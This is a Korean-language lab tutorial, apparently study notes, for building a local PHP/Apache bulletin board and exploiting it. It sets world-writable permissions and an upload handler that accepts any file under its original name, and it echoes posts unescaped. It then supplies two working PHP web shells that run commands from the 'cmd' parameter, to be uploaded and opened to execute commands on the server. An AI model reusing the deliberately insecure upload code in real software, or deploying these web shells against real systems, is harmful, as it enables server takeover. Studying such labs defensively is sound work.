apache2, php 다운로드
// 환경마다 다르므로 구글링ㄱㄱ

아파치 재시작
$ sudo service apache2 restart

작업 디렉토리로 이동
$ cd /var/www/html
//경로가 환경 따라 다를 수 있음 구글링ㄱㄱ

posts.json 만들기
$ sudo vim posts.json

```
[]
```

uploads 디렉토리 만들기
$ mkdir uploads

권한주기
$ sudo chmod 666 posts.json
$ sudo chmod 777 uploads

index.php 만들기
$sudo vim index.php

```
<?php
define('DATA_FILE', 'posts.json');

function loadPosts() {
    if (file_exists(DATA_FILE)) {
        $json = file_get_contents(DATA_FILE);
        return json_decode($json, true);
    }
    return [];
}

function savePosts($posts) {
    $json = json_encode($posts, JSON_PRETTY_PRINT);
    file_put_contents(DATA_FILE, $json);
}

$posts = loadPosts();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $title = $_POST["title"];
    $content = $_POST["content"];
```

```
    $imageFileName = 'uploads/' . $_FILES["image"]["name"];
    move_uploaded_file($_FILES["image"]["tmp_name"], $imageFileName);

    $posts = loadPosts();
    if (empty($posts)){
        $posts = [];
    }
    $post = [
        'title' => $title,
        'content' => $content,
        'image' => $imageFileName,
    ];
    array_push($posts, $post);
    savePosts($posts);
}
$posts = loadPosts();
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Simple Board</title>
    <style>
        body {
            background-color: #87CEEB; /* 하늘색 배경 */
            font-family: Arial, sans-serif;
            margin: 20px;
        }

        h2, h3 {
            color: #006400; /* 어두운 녹색 글자색 */
        }

        form {
            background-color: #FFF8DC; /* 아이보리색 폼 배경 */
            padding: 15px;
            border-radius: 10px;
        }

        input[type="text"], textarea, input[type="file"], input[type="submit"] {
            margin-bottom: 10px;
        }

        div {
            background-color: #FFFACD; /* 라이트골든로드색 배경 */
            padding: 10px;
            margin-top: 10px;
            border-radius: 10px;
        }

        img {
            max-width: 100%;
```


```
            height: auto;
            margin-top: 10px;
        }
        a {
            color: #000080; /* 네이비색 링크 글자색 */
            text-decoration: none;
        }

        a:hover {
            text-decoration: underline;
        }
    </style>
</head>
<body>
    <h2>My file upload server</h2>

    <form action="index.php" method="post" enctype="multipart/form-data">
        <label for="title">Title:</label>
        <input type="text" name="title" required><br>

        <label for="content">Content:</label>
        <textarea name="content" rows="4" required></textarea><br>

        <label for="image">Image:</label>
        <input type="file" name="image"><br>

        <input type="submit" value="Post">
    </form>

    <h3>Posts</h3>
    <?php
    foreach ($posts as $index => $post) {
        echo "<div>";
        echo "<h4><a href='view_post.php?index=$index'>" . $post["title"] . "</a></h4>";
        echo "<p>" . $post["content"] . "</p>";
        echo '<img src="' . $post["image"] . '" alt="Image">';
        echo "</div>";
    }
    ?>

</body>
</html>
```

로컬의 ip주소 알아보기
$ifconfig
inet뒤에 있는 ip주소 가져오기

http://[ip주소]/index.php
접속해보기.

정상적인 사진 하나 올려보고

사진 우클릭 후 이미지 주소 복사




다른곳에 있을 웹쉘파일(이걸 업로드해보면 됨)
아무이름.php

```
<?php

echo 'Enter a Command: <br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
echo '</form>';

if (isset ($_GET['cmd'])){
	$output = shell_exec($_GET['cmd']);
	echo "Output: <pre>$output</pre>";
}

?>
```

```
<?php

echo 'Enter a Command: <br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
echo '</form>';

$output
$return_val

$command = $_GET['cmd'];
exec($command, $output, $return_var);
echo "output: ";
print_r($output);
echo "<br>";

?>
```

다시 서버에 접속해서 웹쉘 올리고
아까 복사한 이미지 주소에서 이미지 이름을 웹쉘파일 이름으로 변경하여 새 창에서 접속해보기



커멘드 입력해서 실행해보고 결과가 잘 받아지나 확인하기